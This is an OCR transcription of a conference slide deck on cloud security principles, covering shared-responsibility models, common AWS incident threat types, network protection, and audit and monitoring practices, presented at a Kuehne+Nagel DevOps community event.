April 2024


Securing the Cloud

Principles, Patterns, and Tales from the Battlefield

DevOps Community @ KN Porto IT Hub

Hello 👋

- **João Pedro Dias**
- **Joined KN in April 2023, part of the MEP team @ KNITE+**
  - Software Engineer, also *acting* as Security Champion.
- **Life beyond KN:**
  - Invited Assistant Professor since 2017 @ Faculty of Engineering, Univ. Porto;
  - Ph.D. in Informatics Engineering focused in Software Engineering and IoT;
  - Interested in all things Software Engineering, Security, and Internet-of-Things;
  - Contributor to open-source & blog writter;
  - Semi-pro photographer (landscapes & nature, https://500px.com/jpdias);
  - Jack of all trades in my spare time: construction, woodworking, agriculture, ...
- **Where to find me?**
  - joao.dias@kuehne-nagel.com / jpdias@outlook.com / jpdias@pm.me
  - https://jpdias.me



© CHUCK INGWERSEN, captainscratchy.com

Follow me on Instagram: @captainscratchy


KUEHNE+NAGEL

Index

1. Defining ☁ and ☁+🔐
2. (Opinionated) Principles & Patterns
3. Tales from the Battlefield
4. What’s next?

Defining


- Databases, applications, and other resources on-demand with fast provisioning
- Pay-as-you-go pricing model
- Easy scaling as you go
- High availability (redudancy) and global coverage (regions)


WHAT'S THIS?
THE CLOUD.
HUH? I ALWAYS THOUGHT "THE CLOUD" WAS A HUGE, AMORPHOUS NETWORK OF SERVERS SOMEWHERE.
YEAH, BUT EVERYONE BUYS SERVER TIME FROM EVERYONE ELSE. IN THE END, THEY'RE ALL GETTING IT HERE.
HOW? YOU'RE ON A CABLE MODEM.
THERE'S A LOT OF CACHING.
SHOULD THE CORD BE STRETCHED ACROSS THE ROOM LIKE THIS?
OF COURSE. IT HAS TO REACH THE SERVER, AND THE SERVER IS OVER THERE.
WHAT IF SOMEONE TRIPS ON IT?
WHO WOULD WANT TO DO THAT? IT SOUNDS UNPLEASANT.
UH. SOMETIMES PEOPLE DO STUFF BY ACCIDENT.
I DON'T THINK I KNOW ANYBODY LIKE THAT.


From *xkcd*, https://xkcd.com/908/

Defining ☁ + 🔐

- **CSPM – Cloud Security Posture Management**
  - KSPM – Kubernetes Security Posture Management
  - DSPM – Data Security Posture Management
- **DLP – Data Loss Prevention**
- **CIEM – Cloud Infrastructure Entitlement Management**
- **IAM – Identity and Access Management**
- **CWPP – Cloud Workload Protection Platform**
- **CNAPP – Cloud Native Application Protection Platform**
- **CDR – Cloud Detection and Response**
- **SIEM – Security Information and Event Management**
- **SOC – Security Operations Center**



Defining ☁+🔐 : *Not a silver bullet*



Responsibility	SaaS	PaaS	IaaS	On-prem
Information and Data	🟦	🟦	🟦	🟦
Devices (Mobile and PCs)	🟦	🟦	🟦	🟦
Accounts and Identities	🟦	🟦	🟦	🟦
Identity and directory infrastructure	◩	◩	🟦	🟦
Applications	⬜	◩	🟦	🟦
Network Controls	⬜	◩	🟦	🟦
Operating system	⬜	⬜	🟦	🟦
Physical hosts	⬜	⬜	⬜	🟦
Physical network	⬜	⬜	⬜	🟦
Physical datacenter	⬜	⬜	⬜	🟦

⬜ Microsoft 🟦 Customer


ESTABLISH A MODERN PERIMETER

MODERNIZE INFRASTRUCTURE SECURITY

"TRUST BUT VERIFY" EACH CLOUD PROVIDER

From *Shared responsibility in the cloud*, https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility

Defining ☁ + 🔐




ramimac/**aws-customer-security-incidents**

A repository of breaches of AWS customers

4	11	634	37
Contributors	Issues	Stars	Forks

Defining ☁ + 🔐



Threat	Initial Access	Cloud-specific	Impact
Static API Credential Exposure to Account Hijack	Yes	Yes	High
Compromised Server via Exposed Remote Access Ports	Yes	Yes	High
Compromised Database via Inadvertent Exposure	Yes	Yes	High
Object Storage Public Data Exposure	Yes	Yes	High
Server Side Request Forgery	Yes	No	High
Cryptomining	No	~	Medium
Network Attack	Yes	No	High
Compromised Secrets	No	No	Low
Novel Cloud Data Exposure and Exfiltration	Yes	Yes	High
Subdomain Takeover	Yes	~	Medium

From *Learning from AWS Customer Security Incidents [2022]*, https://speakerdeck.com/ramimac/learning-from-aws-customer-security-incidents-2022

Rules to Live By

(Opinionated) Principles & Patterns


Keeping (yourself) up-to-date

- **Join RSS feeds for CVEs**
  - https://aws.amazon.com/security/security-bulletins/
  - https://cloud.google.com/support/bulletins
  - ...
- **Threat intelligence and news feeds**
  - https://www.nist.gov/blogs/cybersecurity-insights
  - https://blog.talosintelligence.com/
  - https://krebsonsecurity.com/
  - https://www.crowdstrike.com/blog/category/threat-intel-research/
  - https://github.com/muchdogesec/awesome-threat-intel-blogs
  - …
- **Join your local infosec gatherings/meetups**

0X0POSEC C0NFRAR1A BSides Lisbon

Protect your network


- **Deploy zero-trust networks**
- **Secure internet-facing services**
- **Secure connections between all environments**
  - Include on-premises or multi-cloud
- **Micro-segment access**
  - Secure your perimeter
  - Bulkhead pattern for blast-radius containment
- **Disable default networks and accesses**
- **Inspect and monitor your network traffic**
  - IDS + IPS + Egress&Ingress Proxy
  - Darktrace or similar (anomaly detection)
- **Keep track of your network configuration and assets**



From *Beyond the Castle Model of cyber-risk and cyber-security*, https://www.serene-risc.ca/en/digest/are-we-thinking-about-security-the-right-way-or-are-we-just-building-castles-in-the-sky

Protect your network


KUEHNE+NAGEL



From *Multicloud security: architecture and ultimate guide*, https://www.cisco.com/site/us/en/learn/topics/security/multicloud-security-architecture.html


Audit and monitor

- Continuous compliance
- Security checklist *is not* security in practice
- Centralize your monitoring
- Avoid alert fatigue (alert wisely and prioritize)
- Define processes for alerts
- Provide context (for alerts and monitors)
- Ensure complete coverage from build to runtime
- Carry periodic manual inspections


Logging
Monitoring (Real-time Awareness)
Compliance (Meets Requirements)
Performance Optimization
Troubleshooting
Security (Detects Threats)
Analysis (Insights for later)
Alerting
Capacity Planning (Manages Resource Usage)


From *Enhancing System Security with Advanced Logging and Auditing in Linux*, https://www.atatus.com/blog/logging-and-auditing-in-linux/

Keep an asset inventory



